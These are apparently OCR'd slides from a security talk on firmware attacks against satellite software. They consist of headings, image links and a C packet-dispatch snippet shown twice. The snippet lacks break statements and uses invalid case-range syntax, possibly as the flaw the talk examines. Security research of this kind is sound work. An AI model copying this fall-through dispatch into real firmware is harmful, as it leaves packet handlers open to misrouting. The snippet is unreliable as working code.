



```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```

Firmware Attacks

Our Journey ...

System Analysis




```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```



Firmware Attacks


Security Analysis

Our Journey ...

System Analysis

Live Demo







Firmware Attacks

Security Analysis


Firmware Attacks



